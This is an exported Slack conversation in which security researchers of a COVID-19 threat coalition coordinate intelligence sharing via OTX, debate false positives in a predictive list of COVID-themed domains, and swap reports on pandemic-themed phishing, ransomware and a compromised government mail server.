Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 11:41 PM
yeah, it is legit, thanks I will add it to the whitelist
7 replies
Last reply 24 days agoView thread

Jason Schorr / Spyglass Security / builder of things 11:44 PM
Anyone have any ideas/intentions for any web properties/sites related to the information here?

11:45
a stix taxii feed perhaps?

Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 11:46 PM
we are currently using this

11:46
https://covid19cybert-qvl7792.slack.com/archives/C0105JZ03MZ/p1585240519013200

US / Joshua Saxe / Sophos / Chief Scientist
@everyone Good news -- we now have an endpoint, via OTX, for threat intelligence coming from the team that's assembled here. What we would like for researchers and organizations to do is create a (free) Alienvault OTX account (https://otx.alienvault.com/) and then request to join the "COVID19 Cyber Threat Coalition Unvetted" group (https://otx.alienvault.com/group/840/pulses).Once you've been approved to join, you can post "pulses" of threat intel to that channel. And once folks are posting pulses under a common group, we'll be able to pull down, analyze, and utilize all the information generated by this group via OTX APIs. We'll use these means to further vet threat intel before disseminati… Show more
Posted in #ctc-cyber-threats-general | Mar 26th | View message

11:46

US / Joshua Saxe / Sophos / Chief Scientist
@everyone Good news -- we now have an endpoint, via OTX, for threat intelligence coming from the team that's assembled here. What we would like for researchers and organizations to do is create a (free) Alienvault OTX account (https://otx.alienvault.com/) and then request to join the "COVID19 Cyber Threat Coalition Unvetted" group (https://otx.alienvault.com/group/840/pulses).Once you've been approved to join, you can

post "pulses" of threat intel to that channel. And once folks are posting pulses under a common group, we'll be able to pull down, analyze, and utilize all the information generated by this group via OTX APIs. We'll use these means to further vet threat intel before disseminati… Show more
Posted in #ctc-cyber-threats-general | Mar 26th | View message

11:47

and if you need it to be TAXII that is supported in there https://otx.alienvault.com/api

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

Chris Larsen / Symantec / Researcher 11:48 PM

Potential FP (as in, yeah, it's newly registered, and has covid in the name, but it doesn't fit normal pattern of junk/scam/evil domains): vancovid[.]com

Chris Larsen / Symantec / Researcher 11:49 PM

(also, Hi Jaime!) 🙂

1 reply

26 days agoView thread

Chris Merkel / F100 FinSvc (US) / Senior Director, Cyber Ops 11:59 PM

suggestion: consider setting up keyword alerts for your organization as another way to get a heads up when people are looking for an organization contact.

IE / Michele Neylon /Blacknight /CEO 11:59 PM

+1 good idea

Friday, March 27th

IE / Michele Neylon /Blacknight /CEO 12:00 AM

unless you work for domain.com

😆1😂1

12:00

then that would jsut hurt 🙂

Chris Larsen / Symantec / Researcher 12:03 AM

I'll post the other potential FPs I identify to the OTX channel as I have time to scan through lists. In case people are interested, after having reviewed a LOT of domain lists (ranging from Curated -- as in "we think these are threats" -- to non-Curated) in the last week, I'm estimating the "potential FP" rate in the Curated lists at around 1 to 2%, maybe a bit higher. Quite a bit higher (5%?) in the non-Curated lists. I'd be very interested in other folks rough estimates...

WifiRumHam aka Olofswig / Texas USA / Researcher 12:14 AM
OTX, Are you looking into adding TAXII 2 support anytime soon?

👍2

2 replies
Last reply 26 days agoView thread

Chris Larsen / Symantec / Researcher 12:27 AM

Clarification: by "OTX channel" I meant "the iocs-green" channel. 🙂

Marc Groeneweg / SIDN / Security 12:33 AM
SIDN and SIDN Labs have published an article "*A new technical report that evaluates how the pandemic has affected DNS traffic at the .nl ccTLD".*
See: https://www.sidnlabs.nl/en/news-and-blogs/coronavirus-and-the-dns-view-from-the-nl-cctld

🤘3

1 reply
26 days agoView thread

IE / Michele Neylon /Blacknight /CEO 12:34 AM
oh interesting

12:34

though I think I'm too tired to even try reading it now 🙂

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 12:51 AM
@channel We now have a number of regional networking channels set up. #networking-uk, #networking-usa, #networking-canada, #networking-anz, and #networking-eu. I've set these up based on popular demand. Happy to set up others if there are enough votes in the pinned poll. N.B. **please keep threat intel sharing to the designated channels and OTX, so we don't become balkanized. Use the regional channels for general banter and networking around setting up region-specific collaborations (e.g. a collaboration between a region-specific vendor and a region-specific government agency)**. https://covid19cybert-qvl7792.slack.com/archives/C010A5TAK1A/p1585238399311100

Polly
What regional channels in the form ctc-<region name>-networking would you like to see created for the purpose of networking/spawning threat intel collaborations?
You may vote for multiple options**1**: ctc-usa-networking █████ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒ ☒

☒ ☒ ☒ ☒ ☒ ☒ ☒ | 27% (14)@Caitlin Kiska / MI HSOC / Analyst, @Samara, @Terry Cole / Cole Informatics / Veteran rural MSP+ 11 more
2: ctc-canada-networking █████ ☒ | 20% (10)@Samara, @RO / Valeriu Vraciu / RoEduNet / networking eng., @US / Mike M / Security Engineer+ 7 more**3**: ctc-uk-networking ████ ☒ | 16% (8)@Charlie Hodgson / Capgemini / Security Investigations, @Harry McLaren / Adarma / Product Lead, @GB / David / UofG / Snr InfoSec Specialist+ 5 more
4: ctc-australia-networking █ ☒ | 4% (2)@RO / Valeriu Vraciu / RoEduNet / networking eng.,@US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5**5**: ctc-EU-networking… Show more
Posted in #ctc-cyber-threats-general | Mar 26th | View message

US/Paul Ferguson/Gigamon/Threat Intel (Seattle)🐙 12:52 AM
I vote against any balkanization of this sort, period. Cheers.
👍2

12:52

But never mind me, 🙂

IE / Michele Neylon /Blacknight /CEO 12:53 AM
well if you want to get my cooking tips you'll have to join one of the other channels Fergie 🙂

US/Paul Ferguson/Gigamon/Threat Intel (Seattle)🐙 12:53 AM
You and I share other slack workspaces, pal. 🙂

IE / Michele Neylon /Blacknight /CEO 12:53 AM
this is true

12:53

3?

12:53

4?

12:53

I've lost track

c4i 12:56 AM
I can't cook, so I guess I can't join the cool kids

US / Joshua Saxe / Sophos / Chief Scientist 12:56 AM
@US/Paul Ferguson/Gigamon/Threat Intel (Seattle) let's give it a try and see if it winds up helping or hurting.
👍1💯1

IE / Michele Neylon /Blacknight /CEO 12:58 AM
@c4i cooking has always helped keep me semi sane

👍1

c4i 12:59 AM
three words - mississippi pot roast

US/AI/Healthcare Org/Cyber Security 1:00 AM
cooking and brewing for me.

USA/Andrew Brandt / Sophos / threat researcher😷 1:31 AM
I've created a channel called #stay-at-home for folks who want to share their recipes, tips for keeping kids enriched/entertained/busy or anything else unrelated to criminals doing bad things

IE / Michele Neylon /Blacknight /CEO 1:43 AM
Cool

1:43
I'll drive them crazy with photos of food

Jess Nadjonyo 3:06 AM
Does anyone have any insight into what kind of of Covid malware activity? Especially when broken down into what is phish only, RAT, Infostealer, Trojan downloaded or ransomware, e.t.c or other malware.

US/Mike Talon/Cymulate/Solution Architect 3:09 AM
We've been seeing things all over the map. Several RAT's, but also several ransomware deployers and a few login credential theft attacks.

USA / Sean / DomainTools / Director of RnD 3:09 AM
CovidLock is a ransomware targetting Android devices

US/Mike Talon/Cymulate/Solution Architect 3:10 AM
Email transmission vectors are definitely more common, but what they do varies

Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 3:10 AM
a lot of everything. We have seen different actors using Covid lures, examples: Kimsuky, APT36, MustangPanda, TA428

3:11

and then a wide variety of malware families Hancitor, Bisonal, Ryuk, Blacknet, Netwalker, various Android RATs, RedLine, Plugx, Chinoxy, Crimson, REvil, Hancitor, Bisonal, Ryuk, Blacknet, Netwalker, various Android RATs, RedLine, Plugx, Chinoxy, Crimson, REvil, Adwind, SNSLocker, GuLoader, Ave Maria, Backdoor:Win32/NetWiredRC, Trojan:Win32/AgentTesla, Azorult

👍9

3:11

those are some examples

Seth Rudesill / Community Brands (US) / Network Security Engineer 3:12 AM
For anyone new to the Slack: please do take the time to report any phishing email to the email provider's abuse department. Thanks to @Serge Droz's assistance, my team was able to effectively defend against a targeted attack potentially impacting hundreds of non-profits, some of whom are directly involved in response to Covid-19.

👍1

2 replies
Last reply 26 days agoView thread

US/Mike Talon/Cymulate/Solution Architect 3:13 AM
Have we got folks from the major Gateway makers as well? ProofPoint, MimeCast, INKY, etc.?

9 replies
Last reply 26 days agoView thread

Aleksey F / Proofpoint / Threat Researcher 3:15 AM
hi, yes from Proofpoint

👍3

NL / Dave Woutersen / NCSC-NL / Coördinator Operations 3:15 AM
^^ 😉

✋1

US/Mike Talon/Cymulate/Solution Architect 3:15 AM
Does your team have a URL for easy reporting of new spam/malware vectors?

2 replies
Last reply 26 days agoView thread

Aleksey F / Proofpoint / Threat Researcher 3:17 AM
(going to find and get back to you)

US/Mike Talon/Cymulate/Solution Architect 3:17 AM
Thanks! That will help in addition to reporting to the 1st-party providers

Paul Walsh / MetaCert, Founder / CTC Committee 3:39 AM
The Gateway providers are super important. But don't forget about the companies they use for the actual threat intelligence systems that contain the malicious URLs. Most security companies don't own or distribute the data. Only a small handful of companies actually classify URLs on mass scale. Just something to keep in mind.

US/Mike Talon/Cymulate/Solution Architect 3:55 AM
I reached out to my contacts at INKY to see if they can have someone join us

Pinned by US / Joshua Saxe / Sophos / Chief Scientist

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4) 3:55 AM
LOGO CONTEST Hi folks. We need a logo.We're going to run a website and we're going to use a Twitter account to spread information, so it would be nice to have a simple logo we can use. We're over 1,000 people here, so I'm sure someone here is dabbling with design, or maybe know someone that would be willing to help.If you can help, please join channel and we'll brainstorm ideas.

2 replies
Last reply 26 days agoView thread

US/Dan Seggio/Wealth Advisory Firm/Security Analyst 4:00 AM
how can I invite someone to this channel?

3 replies
Last reply 26 days agoView thread

Alexandre Dulaunoy / CIRCL / Security Researcher 4:18 AM
We host tomorrow a virtual training on how to use the MISP covid-19 https://mobile.twitter.com/MISPProject/status/1243231264863387654 Tomorrow at 14:00 CET

MISP @MISPProject

A virtual dedicated MISP training on how to use MISP in scope of the #COVID19 threats and especially the covid-19 MISP community. It will take place Friday March 27, 2020 at 14:00 (CET) at https://bbb.secin.lu/b/ale-q6v-ecn thanks to @bigbluebutton for the open source software. https://pbs.twimg.com/media/EUDXxbmXgAAtLK3.png

Twitter | Mar 27th(31 kB)
https://pbs.twimg.com/media/EUDXxbmXgAAtLK3.png

https://pbs.twimg.com/media/EUDXy1SX0AA0tsx.jpg(109 kB)
https://pbs.twimg.com/media/EUDXy1SX0AA0tsx.jpg

👍6😀2

Pinned by IT / Emanuele Gentili / TS-WAY / Threat Intelligence

Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4)

4:26 AM

@channel (Got the great suggestion to repost this with **@channel** so it nags you all ;-D)**LOGO CONTEST**Hi folks. We need a logo.We're going to run a website and we're going to use a Twitter account to spread information, so it would be nice to have a simple logo we can use. We're over 1,000 people here, so I'm sure someone here is dabbling with design, or maybe know someone that would be willing to help.If you can help, please join channel and we'll brainstorm ideas.

😂5😑2👍2

Wes 4:57 AM

@Frode Hommedal / CCTC Steering Committee / PwC / Threat Mgmt / NO CA (UTC-4) I just put an idea out there

David Walker 5:04 AM

A little "Off Topic" but here a Canadiam compant and global AI Rock Stars DarwinAL are giving away their neural network work that detects COVID-19 lung infection with exceedingly high accuracy from RAW extrapolation of image data from standard hospital xhest X-Rays.See: https://www.linkedin.com/posts/joel-roy-avocat_darwinai-university-of-waterloo-develop-activity-6648993492523720704-KfCM

linkedin.com

Joel Roy posted on LinkedIn



This is obviously good news that follows the general tendency of my last posts, which was dedicated to underlining the great advances done by some of the...

👍1

Paul Walsh / MetaCert, Founder / CTC Committee 5:05 AM

@David Walker Canada is doing some amazing things in the AI space!

👍1

**2 replies**

Last reply 26 days agoView thread

David Walker 5:07 AM

replied to a thread:**@David Walker Canada is doing some amazing things in the AI space!**


@Paul Walsh / MetaCert, Founder / CTC Committee yes they sure are !

View newer replies

USA / Sean / DomainTools / Director of RnD 5:19 AM

Hey everyone, DomainTools just pushed the latest version of our COVID-19 Threat List to https://covid-19-threat-list.domaintools.com/

👍2

**5 replies**

Last reply 26 days agoView thread

USA / Sean / DomainTools / Director of RnD 5:20 AM

Today’s list jumps to 81,055 domains. It’s up from 67K domains yesterday

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 5:21 AM

I'd like comment but damn.

USA / Sean / DomainTools / Director of RnD 5:21 AM

Yeah. 😟

IE / Michele Neylon /Blacknight /CEO 5:23 AM

more details on the scoring would be helpful - people are taking that list as if it’s gospel, which is dangerous

Paul Walsh / MetaCert, Founder / CTC Committee 5:24 AM

@USA / Sean / DomainTools / Director of RnD Is that list 99.9% guaranteed to **only** contain **phishing** URIs?

US (Global) / Todd H. / IACI / Intel 5:25 AM

(or malware)?

USA / Sean / DomainTools / Director of RnD 5:25 AM

@Paul Walsh / MetaCert, Founder / CTC Committee No, it is not

USA / Sean / DomainTools / Director of RnD 5:25 AM

I could dump a wall of text here regarding the Risk Score if people want, or could get it in a side channel?

1 reply

26 days agoView thread

Paul Walsh / MetaCert, Founder / CTC Committee 5:27 AM

@USA / Sean / DomainTools / Director of RnD What's the purpose of the list if their classification is unknown? I'm sure you have a good reason that I haven't thought of - don't want to be perceived as not appreciating the work 🙂 (edited)

USA / Sean / DomainTools / Director of RnD 5:27 AM

Under the hood, our Risk Score has four components: three independent machine learning algorithms, one each tuned for predicting phishing, malware, and spam domains as well as our proximity scoring algorithm which generates a score based on how "close" a domain is to known blacklisted domains based on shared registration, hosting, or infrastructure.Domains are scored on a 0 to 99 scale. The scale is not a percentage. DomainTools by default recommends that scores of 70 and higher are indications that the domain was registered with "malicious intent". The singular Domain Risk Score is the highest of these four independent subscores components.Our algorithms are looking for suspicious domain registration and infrastructure patterns, so many of these domains are not yet operationalized. The COVID-19 Threat List is a predictive list and as such we do not have specific indicators of compromise for these domains--we like to think of this as a watchlist for "future positives".All domains appearing on our List are domains which DomainTools has evidence that have have been registered and are in the Zone files for their relevant TLD.We are actively monitoring the terms we use for this list compared to new domain registrations and will make changes and updates to the list over time if needed. We also are actively removing domains for which we receive evidence that they should be "whitelisted".

👍2

IE / Michele Neylon /Blacknight /CEO 5:29 AM

well it's not doing a particularly good job with .ie domains

Paul Walsh / MetaCert, Founder / CTC Committee 5:29 AM

@USA / Sean / DomainTools / Director of RnD We have a massive data set of "verified-as-not-malicious" URls so I could hit our own threat intelligence system to see if any of your domains are verified - that would help us find false positives.

IE / Michele Neylon /Blacknight /CEO 5:29 AM

you flagged domains registered to the HSE

5:29

or for their use

USA / Sean / DomainTools / Director of RnD 5:29 AM

We have been getting many sets of domains to whitelist and have been updating the lists according.

1 reply

26 days agoView thread

Paul Walsh / MetaCert, Founder / CTC Committee 5:30 AM

@USA / Sean / DomainTools / Director of RnD I’m confident we have the biggest data set by an order of magnitude 🙂

USA / Sean / DomainTools / Director of RnD 5:30 AM

If you have more that we should remove, please send them directly

IE / Michele Neylon /Blacknight /CEO 5:30 AM

my main concern is that people are interpreting that list as “block these now”

Paul Walsh / MetaCert, Founder / CTC Committee 5:30 AM

I’ll do that @USA / Sean / DomainTools / Director of RnD

5:31

Yes @IE / Michele Neylon /Blacknight /CEO I did but because I’ve been classifying URLs since 2004 I knew to ask. Most people won’t ask and will assume they’re dangerous.

IE / Michele Neylon /Blacknight /CEO 5:31 AM

well it’s being picked up in the media as if it’s some kind of black list

USA / Sean / DomainTools / Director of RnD 5:33 AM

The intent was to identify domains we believe to be registered for malicious intent, to try to get in front of these domains before they are operationalized.

5:34

We do need to make sure that legitimate health domains from CDC, HSE, and other governments are not on this list.

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 5:34 AM

Is this a list I can share with my followers publicly or this for internal use here? Thanks!

IE / Michele Neylon /Blacknight /CEO 5:34 AM
but you’re not making that clear in your commes

5:34
you’re putting out a list as if the domains **are** dodgy
👍1

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 5:35 AM
I'm also curious to filter this as well if possible.

IE / Michele Neylon /Blacknight /CEO 5:35 AM
if you frame it more clearly as “these might be a problem” fine

5:35
but there’s plenty of other metrics like the nameservers

5:35
the registrar

5:35
etc etc

5:36
like any domain pointed to dan.com is just for sale

5:36
it’s regged to a domainer
👍2

John Crain / ICANN / Chief SSR Officer 5:37 AM
Cannot emphasize enough how important it is to be clear about actual malicious names vs possible risk vs whitelisted
👍6

5:38
And if we can break down that type of activity that is even better

Paul Walsh / MetaCert, Founder / CTC Committee 5:38 AM
@John Crain / ICANN / Chief SSR Officer Can’t agree more. Classification is extremely important.

IE / Michele Neylon /Blacknight /CEO 5:38 AM
context is everything
😁1

5:38
like I’d argue that whitehouse.gov should be put on a lot of blacklists at the moment 🙂
😂5

Paul Walsh / MetaCert, Founder / CTC Committee 5:38 AM
I will run their list against our system to see if there are any obvious signs of false positives.

John Crain / ICANN / Chief SSR Officer 5:38 AM
It’s not already listed?

😂2

Paul Walsh / MetaCert, Founder / CTC Committee 5:39 AM
I used to have it classified as “Fake News” but then thought better of it as people didn’t get the humo(u)r

🤣1😀1

USA / Sean / DomainTools / Director of RnD 5:45 AM
I want to make the Threat List as useful to the community as possible. It is a *predictive list* based on machine learning models trained on blacklist data. As we have additional interactions with the media I will make sure to stress that point.

👍4

2 replies
Last reply 26 days agoView thread

USA / Sean / DomainTools / Director of RnD 5:45 AM
The blacklists are also changing like crazy now with all of these domain appearing.

5:46
Again, as people find false positives or government domains that need to be removed from this list, please DM me so we can get them removed.

Paul Walsh / MetaCert, Founder / CTC Committee 5:50 AM
You can just search for .gov and find those ones - easy pickings.

1 reply
26 days agoView thread

USA / Sean / DomainTools / Director of RnD 5:52 AM
Yeah, we are working on a blanket .gov now

Caitlin Kiska / MI HSOC / Analyst 6:03 AM

I think on a personal (and professional) level it’s so important to maintain and reinforce the legitimacy of genuine communication channels atm. Lots of noise and very little signal with regards to so many different things.

👍3

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 6:04 AM
Caitlin we're working on compartmentalizing info here. We've had an influx of new members and we're working on that!

Caitlin Kiska / MI HSOC / Analyst 6:09 AM
I appreciate this whole channel and all of the info everyone has shared. I always use discretion in my judgement as part of my job and part of my life :) No subtweets in any of my comments. A serious thank you to anyone who has done the heavy lifting of sharing because it’s not easy.

👍4

Jaime Blasco / Alien Labs AVP / ATT Cybersecurity 6:10 AM
@USA / Sean / DomainTools / Director of RnD Maybe you guys could make a version of the list with more features so we can use it on the working group to try to improve it? We had this conversation yesterday about just lists of domains without context and the fact that people will be using them as blacklist even if you guys don't have that intent.

10 replies
Last reply 26 days agoView thread


US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 6:10 AM
It really is group effort here! We're all pitching in and the end of the day our goal is to defend the planet!

👍2

Matthew Barnett / DigitalEdict / Managed Services Provider 6:22 AM
48gb, a Xeon, and a cooler just came in for the home-lab. Like Christmas day in quarantine.

😂1


Shawn Richardson /NVIDIA/PSIRT /US/UTC-7 6:42 AM
Has anyone hear of Alerta Guate app that Guatamala is using for covid19 notifications? Or does anyone have experience with the de company In-telligent?



US/Josh Rickard/Swimlane/Automate All Things 7:01 AM

Again, all of these links and lists and whatever are great but it sounds like everyone is doing their own thing (I guess me included). To make any of this actually legitimate we need to join forces and combine our skills / resources

1 reply
26 days agoView thread



US/Josh Rickard/Swimlane/Automate All Things 7:01 AM
Tonight I will try and go through all the history here and create a collection of items shared

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 7:02 AM
Josh, we're also working on consolidating this info through Alienvault OTX

👍3

Paul Walsh / MetaCert, Founder / CTC Committee 7:02 AM
@US/Josh Rickard/Swimlane/Automate All Things For my part, I'm asking my team to run DomainTools' list against our intel system to find false positives as we verify web addresses and TLDs on mass scale. We do classify phishing URIs but that's a losing battle.

👍5

Alex Valdivia / ThreatConnect / Director of Research / MX🇲🇽 7:04 AM
The group's central whitelist is here I
believe: https://github.com/covid19cyber/goodlist/blob/master/hostnames.txt

hostnames.txt
` ` `
api.coronainusa.com
corona.help
corona.lmao.ninja
corona.tuply.co.za
Show more

covid19cyber/goodlist | Added by GitHub

16 replies
Last reply 25 days agoView thread

Paul Walsh / MetaCert, Founder / CTC Committee 7:04 AM
Also, I'm happy to update our security bot for Slack so people can check the classification of URLs - I'm happy to create a new category or two for URLs that are "unknown" etc. Takes us seconds to create categories and to update endpoints or apps.

7:05

We couldn't possibly put our white list into a text file and it goes beyond URIs as we classify entire TLDs also that are regulated. But I'll be sure to check out this list @Alex Valdivia / ThreatConnect / Director of Research / MX - We can quickly aggregate data sets and provide an API or chatbot inside here or Telegram etc.


Shawn Richardson /NVIDIA/PSIRT /US/UTC-7 7:12 AM
Happy Thursday/Friday to all. We are looking for folks from registrars, providers, and ICANN to join the ctc-steering-malicious-domains channel. Please reply to me in this thread if you are available to participate.

👍1

1 reply
26 days agoView thread

MetaCert SecurityAPP 7:37 AM
was added to #official-announcements by Alex Valdivia / ThreatConnect / Director of Research / MX.

MikePhilly 7:56 AM
Cool. I'm new here. Hi friends. @mike_mitt on Twitter. Actively learning new now and hope to connect more with you all.



Seth Rudesill / Community Brands (US) / Network Security Engineer 8:01 AM
Umm... What happened to that article about Trickbot that was just posted here? It's gone now.

UK / ps66uk / Public sector / Blue team 8:20 AM
https://www.wilbursecurity.com/2020/03/trickbot-to-ryuk-in-two-hours/

Wilbur Security
Trickbot to Ryuk in Two Hours
The attackers ran Cobalt Strike across multiple machines within 30 minutes of Trickbot execution and confirmed hands on activity within 60 minutes.The attackers were able to go from Trickbot on one machine to installing Ryuk on multiple machines in just over two hours.
Mar 26th

👍2

1 reply
26 days agoView thread

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 11:25 AM
@everyone Reminder -- we've adopted Alienvault OTX as our clearinghouse for threat intelligence, which means we should all create a (free) Alienvault OTX account (https://otx.alienvault.com/) and then request to join the "COVID19 Cyber Threat Coalition Unvetted" group (https://otx.alienvault.com/group/840/pulses). Once you've been approved to join the group, you can post "pulses" of threat intel. Publishing threat intel to OTX

is **much more helpful than posting it to our Slack**, because it means organizations can then access it via APIs and use it to protect themselves. We've already got 99 Coalition members of our OTX group and many thousands of indicators accumulated -- please join us!

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍10✅2

5 replies

Last reply 17 days agoView thread

Chris Hydrick - USA - Domainer 2:31 PM

Hi Everyone,I'm new here, just trying to get a feel of things; already posted in the introduction section.At present time, I'd like to know:

- Is there a general location, or drop box so to speak, for those with less experience, access to further resources, and/or for lack of better words, for those such as myself who seem to be in a room full of a bunch of folks whom appear more capable than I, to feed information to, so the more experienced/smarter folk can possibly look into, and/or decipher if necessary or not?

I left the link .txt file in a comment to my introduction, after veering off in response to a comment. I assume there are better places than the introductions, for follow up questions.

🙏Thank you, and apologies in advance if I'm overstepping, or posting in the wrong area. (edited)

Chris Hydrick - USA - Domainer

CoronaJel.net.txt

CoronaJel.net.txt

3 kB

Plain Text

— Click to open

From a thread in #ctc-introductions | Mar 27th | View reply

1 reply

26 days agoView thread

Justin Albrecht / Lookout / SecIntel Researcher (Mobile/Phishing) 3:43 PM

Good morning everyone. I'm looking for mobile applications currently in use by healthcare workers (official or third party), as well as official government issued mobile applications for self reporting symptoms or tracking COVID19 spread. We'd like to set up some rules to look through our app corpus for trojanized applications. Lures leading to application downloads received by employees also appreciated. Will be posting any positive results in the Alienvault OTX group. Feel free to message me directly if you'd like.

14 replies
Last reply 15 days agoView thread

Anne-Marie Eklund Löwinder, CISO, Swedish Internet Foundation 4:41 PM
Apologies if this has been announced already, It is an overwhelming flow of posts in this channel. Europol recently made a report available on how criminals profit on the situation with COVID-19. https://www.europol.europa.eu/publications-documents/pandemic-profiteering-how-criminals-exploit-covid-19-crisis

Europol
Pandemic profiteering: how criminals exploit the COVID-19 crisis
The report provides an overview of how criminals adapt their misdeeds to the COVID-19 pandemic. It is based on information Europol receives from the EU Member States on a 24/7 basis and intends to support Member States' law enforcement authorities in their work.(96 kB)
https://www.europol.europa.eu/sites/default/files/images/covid-19-report-teaser.jpg

2 replies
Last reply 25 days agoView thread

DK / Emil Stahl / team.blue / Abuse 4:49 PM
EU / Sara Marcolla / EC3-Europol / Specialist
Newly published Europol report: https://www.europol.europa.eu/publications-documents/pandemic-profiteering-how-criminals-exploit-covid-19-crisis
Thread in #advisories | Mar 27th | View message

👍4

US/Mike Talon/Cymulate/Solution Architect 8:30 PM
Anecdotal reports coming in about UK relief payment SMSishing attacks

4 replies
Last reply 25 days agoView thread

IE / Michele Neylon /Blacknight /CEO 8:36 PM
I'm just waiting for them to do similar here

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 8:44 PM
Was just talking to some colleagues about whether we’ll see phishing/scamming related to the upcoming economic assistance distribution in the US

US/Mike Talon/Cymulate/Solution Architect 8:47 PM
My team's already asked me to build a phishing awareness template =(

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 8:47 PM
Might as well be prepared. Really sucks that people are trying to profit off of this kind of thing. I mean, I get it, but ugh.

AU/Dean Bull/QGOV/SOC 8:51 PM
If you haven't any already then nobody is reporting it

💯3

US / DT / US State Agency / Information Security Officer, Linux background 8:57 PM
@US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) Like you said, people are trying to profit, but this is also the opportune time for infiltrating foreign governments. Elected officials are just as susceptible to phishing emails as the common citizen.

2 replies
Last reply 25 days agoView thread

UK / Chris Doman / Independent / Analyst 8:58 PM
NetWalker (hit spanish hospital earlier) guys are looking for more affiliates to spread the ransomware (via https://twitter.com/CryptoInsane/status/1243453852646625280)

image.png

👀2😮1

NL / René Westerhuis / Dutch Tax Office / Sysadmin 8:59 PM
It even comes with an admin panel, such luxury

US/Mike Talon/Cymulate/Solution Architect 9:00 PM
Folks, if you're using ManageEngine, please patch now. You know someone's gonna have an exploit in about 10 minutes... https://getskout.com/cybersecurity-threat-advisory-0018-

20-manageengine-rce-cve-2020-10189/?utm_content=buffer06a47&utm_medium=social&utm_source=twitter.com&utm_campaign=buffer

SKOUT CYBERSECURITY

Cybersecurity Threat Advisory 0018-20: ManageEngine RCE (CVE-2020-10189) | SKOUT CYBERSECURITY

Advisory Overview Zoho ManageEngine Desktop Central is vulnerable to Remote Code Execution (RCE). The vulnerability could potentially allow an attacker to execute arbitrary code as SYSTEM or ...

Mar 9th(255 kB)

https://getskout.com/wp-content/uploads/2019/06/SKOUT_Threat_Advisory_5_JUN11.jpg

4 replies

Last reply 24 days agoView thread

Sean Gallagher / Sophos / Threat research 9:05 PM

Australian government released this today: https://www.cyber.gov.au/sites/default/files/2020-03/ACSC-Threat-Update-COVID-19-Malicious-Cyber-Activity-20200327.pdf

👍1

AU/Dean Bull/QGOV/SOC 9:14 PM

As an Australian, yawn.

US/Mike Talon/Cymulate/Solution Architect 9:20 PM

Two zoom meetings cancelled due to "all-hands-on-deck" emergencies. On a Friday AM. With no advanced notice. I have a bad feeling...

😐1

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:24 PM

😬

US/Mike Talon/Cymulate/Solution Architect 9:24 PM

Totally different verticals, just a very ominous coincidence.

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:27 PM

When the world is on fire, everything has an ominous tinge to it

1 reply

25 days agoView thread


NL- Theo - Realtime Register B.V. 9:28 PM
it sure does

US / DT / US State Agency / Information Security Officer, Linux background 9:30 PM
We have blacklists of "covid" domains, but we may want to create lists of fake domains for healthcare organizations. Case in point: the guy who created a fake domain during the Equifax breach (link to article) that Equifax even linked to.

𝕿 **The New York Times** | By Maggie Astor
Someone Made a Fake Equifax Site. Then Equifax Linked to It.
A software engineer created a fake version of the website to draw attention to the weak security of the real one. Phishers could easily do the same.

🙏1

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:37 PM
I’ve been wondering about how to accomplish this. Even the `covid` domain lists are tough, because I don’t know that there’s a good way to vet them at scale, and the healthcare stuff gets even more into the topic of disinformation.



13 replies
Last reply 25 days agoView thread

US (Global) / Todd H. / IACI / Intel 9:42 PM
Of note, within one of our critical sectors today, a malicious email was seen from what appears to be a compromised mail server for the Government of Samoa.
IP: 202.4.37[.]25
Hostname: meli.mnre[.]gov[.]wsAlthough it is not a large government entity it has the potential to be sending what could be "official" sounding COVID-19 themed email.

👍3

9:42
Putting that out for the awareness of all here

Christopher Vega / Activision Blizzard / Threat Intel Lead 9:42 PM
Healthcare, commercial labs, blood banks, lots of stuff is going to get exploited around this :(

US/Mike Talon/Cymulate/Solution Architect 9:43 PM
but... but... but... the criminals have promised not to hit healthcare!

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:43 PM
I think education is going to be one of the most effective ways we're able to fight it.

US/Mike Talon/Cymulate/Solution Architect 9:43 PM
(sarcasm)

US / Emily Austin / Mailchimp / Sr. Security Engineer (Anti-Abuse, Defense) 9:43 PM
We can't realistically vet everything or keep feeds 100% up to date

9:43
But we can at least try to help people recognize legit from not so legit
👍2

US / DT / US State Agency / Information Security Officer, Linux background 9:44 PM
@US (Global) / Todd H. / IACI / Intel thank you for sharing that. Compromise of ".gov.<country>" domains are especially unsettling.

9:45
